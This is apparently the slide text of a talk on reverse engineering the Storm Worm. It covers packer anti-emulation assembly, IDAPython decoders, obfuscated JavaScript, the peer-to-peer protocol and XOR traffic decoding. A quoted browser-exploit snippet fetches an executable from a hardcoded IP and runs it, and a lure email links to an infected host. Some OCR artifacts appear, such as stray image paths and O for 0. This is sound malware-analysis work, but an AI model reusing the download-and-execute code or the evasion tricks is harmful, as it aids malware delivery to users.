How I learned Reverse Engineering with Storm

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Presentation Objectives

- Share reverse engineering experience
- Break some myths related to the Storm Worm
- Hopefully learn from comments and recommendations

Presentation Outline

1. Overview of the Storm Worm
2. Packer
3. Rootkit / System drivers
4. Browser exploits
5. Peer-to-peer network
6. Key information from the binaries

Storm Overview

- Names
  - Nuwar: Microsoft, Trend, McAfee, and ESET
  - Peacomm: Symantec
  - Zhelatin: Kaspersky
- Confusions
  - Peed, Tibs, Xpack: packers
  - Fuclip: Rootkit component

Storm Historic

- Appears Fall 2006
  - “Nuclear War Against Iran”
  - “Full clip of Saddam Hussein execution”
- First big wave January 17 with Storm Kyrill
- New propagation wave with *almost* every special date on the calendar

Infection Vectors


From: nsmith@beef-cake.net [mailto:nsmith@beef-cake.net]
Sent: Wednesday, November 07, 2007 7:28 AM
Subject: The most amazing dancing skeleton

Just a little Halloween fun. http://85.121.144.160/

- Social Engineering (links embedded within mails)
- Browser Exploits
- Copies as _install.exe to removable storage
- Affiliate programs

Social Engineering

Number of Infected Hosts

- Microsoft (MSRT) – ~275 000 machine cleaned during first week of September 2007
- Thorsten Holz's: 6 000 – 80 000 machines online on average
- ESET's Threatsense: ~10 000 detection per month

Botnet Usage

- Spam
- DDoS against other gangs
- Pump and dump
- Propagation
- Automatic DDoS against researchers

Botnet Usage (cont'd)

- Harvest email addresses for further use
- Install other malware (bankers)
- Who knows..

Finding Binaries

- Check your spam folder for titles like “Electronic Greetings”, etc
- ‘Get /’ on port 80 of an infected hosts
- Google

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
Storm and Packers

- A new packer is developed and deployed for every new propagation wave
- Simple and efficient
- Built to evade antivirus more than reverse engineers

Anti Emulation



- Emulators don’t implement every function available from the Windows API
- Packer calls exotic functions (DragAcceptFiles) and checks for “normal” return value

Anti Emulation

```
01: call    call_to_DragQueryFile
02: add     eax, [ecx]
03: lea     esi, [esi+4]
04: add     eax, 14EF086h
05: mov     edi, esi
06: lea     edi, [edi-4]
07: ror     eax, 4
08: stosd
```

- Use return value from exotic API call to decrypt key pointers
- Execution within vulnerable emulator will never work properly

Anti emulation

```
push    offset LibFileName ; "notepad.exe"
call    ebx ; LoadLibraryA
mov     [ebp+notepad_handle], eax
[. . .]
push    offset aCalc_exe ; "calc.exe"
call    ebx ; LoadLibraryA
mov     [ebp+calc_handle], eax
[. . .]
mov     eax, [ebp+calc_handle]
cmp     [ebp+notepad_handle], eax
jnz     short continue_execution
```

Obfuscation

```
01: mov edx, esp
02: mov esp, edi
03: push eax
04: mov esp, edx
```

- There are many ways to copy data from one buffer to the other
- Change the stack pointer and ‘push’ instead of ‘mov’

Other Tricks

- Breakpoint detection: redirect execution on the heap and validate first stage packer's integrity
- Change memory location:
  - Allocate memory (VirtualAlloc)
  - Unpack code to allocated memory
  - Redirect execution to allocated memory

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

Rootkit Capabilities


- Only in some variants
- Hide configuration file and main executable
- Trick to bypass: breakpoint on CreateFileA when running the dropper



System Drivers Code Injection



Code injection



Recovering injected code

- Dirty way: Syser Debugger (http://www.sysersoft.com/).
  - Breakpoint on zwAllocateMemory()
- Much nicer way: IDAPython

Decoding Injected Code

```
def patch_all_code():
    start_code = 0x00010A40
    xor_key = 0xD2
    code_len = 0x1e000

    print "Starting decryption"

    for ptr in range(0,code_len):
      new_byte = Byte(start_code + ptr)
      new_byte = new_byte ^ xor_key
      PatchByte(start_code + ptr, new_byte)

    print "finished patching"
```

Dumping Injected Code

```
def dump_new_exe_to_disk():
    import struct

    real_code_start = 0x00010A40
    code_len = 0x1e000

    new_file = open('C:\\new.bin','wb')
    for ptr in range(real_code_start, real_code_start + code_len):
        b = Byte(ptr)
        new_file.write(struct.pack('B',b))

    new_file.close()
    print "Done writing file"
```

IDAPython: http://www.d-dome.net/idapython/
More information from dannyquist:
http://www.offensivecomputing.net/papers/storm-3-9-2008.pdf

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Browser Exploits

- Web links are sent via emails
- Link points to an IP address which is an infected system.
- Infected system proxies the request to a malicious page containing obfuscated javascript

Obfuscated Javascript

```
<Script Language='JavaScript'>
function xor_str(plain_str, xor_key){
  var xored_str = "";
  for (var i = 0 ; i < plain_str.length;
  ++i)
     xored_str += String.fromCharCode(
          xor_key ^
  plain_str.charCodeAt(i));
  return xored_str;
}
function kaspersky(suck,dick){};
function kaspersky2(suck_dick,again){};
```

Decoding Javascript

- Replace eval() by alert(): too long output
- Decode with a Python script: not generic
- ```
  function showme(txt) {
      document.write("<textarea
                  rows=50 cols=50>");
                  document.write(txt);
      document.write("</textarea>");
  ```
- SANS: javascript decoding round-up:
  http://isc.sans.org/diary.html?storyid=2268
  ```

Malicious Javascript

- MS05-035: ADODB.Stream
- MS07-034: XmlHttpDownload
- CVS-2006-5128: WinZip WZIPFILEVIEW
- CVE-2007-0015: QuickTime RTSP
- EEYEZD-20070606: Yahoo Webcam ActiveX

Identifying Exploit Code

- Find all referred CLSID in the code
  - $ svn co https://svn.mwcollect.org/phoneyc
  - Cat ActiveX.py | grep –i clsid
- Calls to vulnerable methods

Browser Exploit Code

```
var urlRealExe = 'http://24.95.76.36/file.php';
...
var data = XMLHttpDownload(v[0], urlRealExe);
if (data != 0) {
  var name = "c:\\sys"+GetRandString(4)+".exe";
  if (ADOBDStreamSave(v[1], name, data) == 1) {
    if (ShellExecute(v[2], name, n) == 1) {
      ret=1;
    }
  }
}
```

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
Storm p2p

- Based on Kademlia P2P overlay protocol
- Each peer is identified by a 16 byte hash
- Each information is also identified by a 16 byte hash (md4 of keywords)
- Communications over UDP
- No predefined ports

Connecting to the p2p network

- A new peer needs a list of peers to contact when connecting to the network
- Contacted peers send part of their contact list to the new peer
- Connect with thousands of neighbors before using the network

Connecting to the p2p network



Initial Peer List

- Stored on disk, usualy with a name similar to the main executable or system driver

```
[config]
ID=441473770
[local]
uport=31709
[peers]
1603520246 2CC5587E09D07DBE26E247=42A90E3346E400
E8ECECCC99F3A897B5D4F9EC6FD29D5E=450EEB64604E00
1753190D9F01351DE60D58519C2DB8A6=5778A83E152200
E31C38BC4A4734AEBA23D32DF8FEDD52=9EB68E702E1800
```

Decoding Peer File

16035202462CC5587E09D07DBE26E247=42A90E3346E400

Peer ID

IP

port

0x42 = 66
0xA9 = 169
0x0E = 14
0x33 = 51

0x46E = 1134

IP: 66.169.14.51
Port: 1134

Snooping on the P2P Network

KadC - P2P library

CONTENTS

SOURCEFORGE .net

Introduction

Welcome to KadC, a C library for publishing and retrieving records in Kademlia-based Distributed Hash Tables. Possible uses include publishing a client's IP address for other peers to connect to (e.g., Internet phones, serverless IM programs); replacements for DNS; search engine for BitTorrent clients; replacements for LDAP directories; etc. For other ideas, see my postings archived here and here .

Searching the P2P Network

- Peer asks its neighbors for information.
- If neighbors don’t know, they ask their neighbor.
- Storm searches for specific hashes every day.
- Search results are encrypted and contain updates for the botnet and orders to peers.

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Automatic Peer Decoding

```
>>> def translate_peer_info(string):
  id_hash = string.split('=')[0]
  raw_ip = string.split('=')[1]

  ip = []
  for i in range(0,4):
    ip.append("%d" % int(raw_ip[(2*i):(2*i)+2],16))


  ip_str = '.'.join(ip)
  port = int(raw_ip[8:11],16)

  return (id_hash, ip_str, port)

>>> translate_peer_info('160352O2462CC5587EO9DO7DBE26E247=42A9OE3346E4OO')
('160352O2462CC5587EO9DO7DBE26E247', '66.169.14.51', 1134)
```

Joe Stewart: Storm Worm DDoS Attack,
http://www.secureworks.com/research/threats/view.html?threat=storm-worm

Hash Generation Routine



Using Storm's code

- Generation routine sometimes changes slightly


1. Unpack binary in memory
2. Find hash generation routine
3. Use pydbg / Paimei to call the routine and log results
4. Call routine 32 times with different parameters

Demo

Demo Improvements

- Improve lame binary match with matches on system calls
- Improve unpacking by stopping on important code instead of a list of breakpoints (more generic)
- Save hash results directly to text file

Communication Encoding



```
network_traffic_encoding proc near

data= dword ptr  4
data_length= dword ptr  8

push    esi
xor     esi, esi
xor     eax, eax
cmp     [esp+4+data_length], esi
jle     short end_function
```

```
loop_begin:
xor     edx, edx
push    40
pop     ecx
div     ecx
mov     ecx, [esp+4+data]
add     ecx, esi
mov     eax, edx
mov     dl, ds:network_xor_key[eax]
xor     [ecx], dl
inc     esi
inc     eax
cmp     esi, [esp+4+data_length]
jl      short loop_begin
```

```
end_function:
pop     esi
retn    8
network_traffic_encoding endp
```

- Routine is used to XOR p2p traffic
- The messages have same length and constant values
- Key can be guessed from known message format
- Routine is easy to spot in code: after recvfrom and just before sendto
- Once we know the xor key, network decoding is trivial

Snooping on the P2P Network

- Grab a copy of KadC
- Patch network communication to encode data
- Translate network peers and feed them to KadC
- Search for hashes generated with the binary

```
nrecv = recvfrom(
        pul->fd,
        (char *)buf,
        pul->bufsize - 1,
        0,
        (struct sockaddr *)&remote,
        &sa_len);
pthread_mutex_unlock(&pul->mutex);  /* ///// UNLOCK UDPIO ///// */
if(nrecv > pul->bufsize - 1)
  nrecv = -1; /* in UNIX as in WIN32 ignore oversize datagrams */
if(nrecv <= 0) {/* ...catch oversize datagrams */
  goto next_iteration;
}
/*
 * P-M |Add network encryption here (recvfrom),
*/
strncpy(xor_key,"\xf3\xaa\x58\xe\x78\xde\x9b\x37\x15\x74\x2c\x8f\xb3\x41\xc5'
new_buf = malloc(nrecv);
for(cpt = 0; cpt < nrecv; cpt++){
  key_pos = cpt % 40;
  new_buf[cpt] = buf[cpt] ^ xor_key[key_pos];
}
```

Conclusions

- Storm's authors probably read more books than I do
- Storm changes constantly, it is hard to describe
- It is not only the technical sophistication but also the management of the operations

Thank you!

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